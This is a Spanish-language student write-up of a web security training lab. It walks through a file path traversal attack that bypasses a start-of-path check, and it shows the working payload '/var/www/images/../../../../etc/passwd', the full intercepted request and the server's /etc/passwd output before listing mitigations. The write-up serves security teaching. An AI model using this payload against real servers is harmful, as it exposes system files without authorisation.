

# FILE PATH TRAVERSAL, VALIDATION OF START OF PATH

Programación Wap

Prof: Servando Lopez Contreras

David Campos Morado – 183511  
Ingeniería en Tecnologías de la Información

## Ficha Técnica del Laboratorio

- **Nombre del laboratorio:** File path traversal, validation of start of path.
- **Nivel:** Practitioner (Intermedio).
- **Tipo de explotación:** File Path Traversal (Evasión de validación inicial de ruta).
- **Objetivo del laboratorio:** Aprovechar una vulnerabilidad de salto de directorio engañando a la validación de la ruta base del servidor, para lograr leer el archivo `/etc/passwd` y conseguir el "Lab Solved".

## Marco Teórico y Fundamentación Técnica

El File Path Traversal es una vulnerabilidad que sigue catalogada como *Broken Access Control* en el OWASP Top 10. Permite a un atacante escapar de los directorios públicos y acceder a archivos sensibles del servidor.

En este laboratorio, los desarrolladores intentaron una medida de seguridad diferente: en lugar de bloquear el parámetro `../`, decidieron forzar a que el parámetro filename incluyera la **ruta absoluta completa** de la imagen (por ejemplo: `/var/www/images/70.jpg`).

El código del servidor valida estrictamente que el texto ingresado *empiece* con `/var/www/images/`. Si empieza con eso, lo deja pasar. El error lógico crítico es que el servidor **no revisa qué viene después de esa ruta inicial**. Esto significa que podemos poner la ruta base obligatoria para pasar el filtro, y justo después agregar saltos de directorio para irnos a donde queramos.

Este error estructural compromete la **Tríada CIA** de la siguiente manera:


- **Confidencialidad (Crítico):** Al engañar al filtro, tenemos acceso directo de lectura a archivos sensibles del sistema operativo.
- **Integridad (Bajo):** El ataque es de solo lectura, no modificamos la información del servidor.
- **Disponibilidad (Medio):** Podría existir una sobrecarga si se automatizan peticiones hacia archivos del sistema.

## Desarrollo Técnico: Procedimiento, Payload y Evidencias


Para resolver este laboratorio, utilicé Burp Suite siguiendo estos pasos y documentando cada intento:

### Interceptación del tráfico


Entré a la página principal del laboratorio y copié la URL




Al navegar por los productos, configuré el proxy para capturar el tráfico HTTP en Burp Suite



Identifiqué que las peticiones GET para cargar las imágenes ya no pedían solo el nombre del archivo, sino la ruta completa, por ejemplo:  
filename=/var/www/images/70.jpg




Mandé esta petición al *Repeater* y confirmé que respondía con un 200 OK y la imagen normal.



## Pruebas de seguridad y bloqueos

Para entender la validación del servidor, intenté quitar la ruta y poner directamente /etc/passwd. El servidor inmediatamente me regresó un error 400 Bad Request indicando "Missing parameter 'filename'".



Con esto comprobé que el servidor a fuerzas me exigía iniciar con el directorio base /var/www/images/.

## Armado del payload

Sabiendo que el servidor solo revisa el inicio de la cadena, armé mi payload combinando la ruta obligatoria con mis saltos de directorio.

**Payload utilizado:** /var/www/images/../../../../etc/passwd

La lógica para engañar al sistema es sencilla:

- Yo envío la ruta base /var/www/images/.
- El filtro de seguridad revisa el texto, ve que empieza correctamente y aprueba la petición.
- Inmediatamente después, yo le agrego ../../../../.
- El servidor, al procesar la ruta final en el sistema de archivos, entra a la carpeta images/, pero los saltos ../ lo obligan a retroceder 3 niveles hasta llegar a la raíz /, desde donde accede a etc/passwd.

## Exfiltración y confirmación


Inyecté este payload compuesto en el *Repeater* y envié la petición. El servidor web fue engañado y, sin marcar errores, ejecutó los saltos de directorio contestando con un HTTP/2 200 OK, exponiendo en pantalla todo el archivo de usuarios del sistema

The screenshot shows the Burp Suite interface with a target URL of `https://0a57006a04c5709081c52a5b00680087.web-security-academy.net`. The Request tab is selected, showing a GET request for `/image?filename=/var/www/images/../../../../etc/passwd`. The Response tab is also selected, showing an HTTP/2 200 OK response with a Content-Type of `image/jpeg`. The response body contains the contents of the `/etc/passwd` file, listing system users and their home directories.


```
1 GET /image?filename=/var/www/images/../../../../etc/passwd HTTP/2
2 Host: 0a57006a04c5709081c52a5b00680087.web-security-academy.net
3 Cookie: session=Mu0GdH2DHLR1T6tS10U9Z63eqgRh18Q
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer: https://0a57006a04c5709081c52a5b00680087.web-security-academy.net/
14 Accept-Encoding: gzip, deflate, br
15 Priority: i
16
17
```

```
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12002:12002::/home/carlos:/bin/bash
```

Al confirmar la lectura exitosa, refresqué el navegador y la plataforma me mostró el banner naranja de "Congratulations, you solved the lab!"



actualizando oficialmente la pestaña principal a "Lab Solved" (Evidencia:



## Estrategias de Mitigación Recomendadas

Para solucionar esta vulnerabilidad, los desarrolladores deben corregir el diseño de su validación aplicando estas prácticas:

- **Validación completa, no solo inicial:** Nunca se debe validar únicamente cómo empieza una cadena. La validación debe garantizar que *toda* la estructura sea segura.
- **Canonicalización de rutas:** Antes de acceder al archivo, el código debe usar funciones nativas (como `realpath`) para resolver cuál será la ruta absoluta final. El servidor debe verificar que esa ruta final y real no se escape de la carpeta `/var/www/images/`. Si hay saltos `../` ocultos, la canonicalización los resolverá y permitirá bloquear el ataque.
- **Uso de Claves e Índices Indirectos:** Enviar rutas completas de servidor a través de la URL (como `/var/www/...`) es una pésima práctica porque expone la topología interna del sistema. Se debe usar un ID numérico (`?id=70`) y que la base de datos se encargue de saber a qué archivo corresponde.

## Conclusión y Aprendizaje Técnico

Este laboratorio me enseñó que una validación a medias es igual de peligrosa que no tener validación. El desarrollador confió en que, si la ruta empezaba bien, el resto de la cadena también lo estaría.

El impacto de este error de lógica fue crítico, ya que permitió exfiltrar el archivo `/etc/passwd` simplemente anexando el ataque a la ruta base legítima.

Me llevo como aprendizaje que en seguridad no existen atajos. Las validaciones (como `startsWith()`) no sirven para proteger el sistema de archivos. La única forma segura de manejar archivos es aplicando una canonicalización estricta de la ruta final o, mucho mejor, ocultando completamente las rutas físicas del servidor usando identificadores indirectos.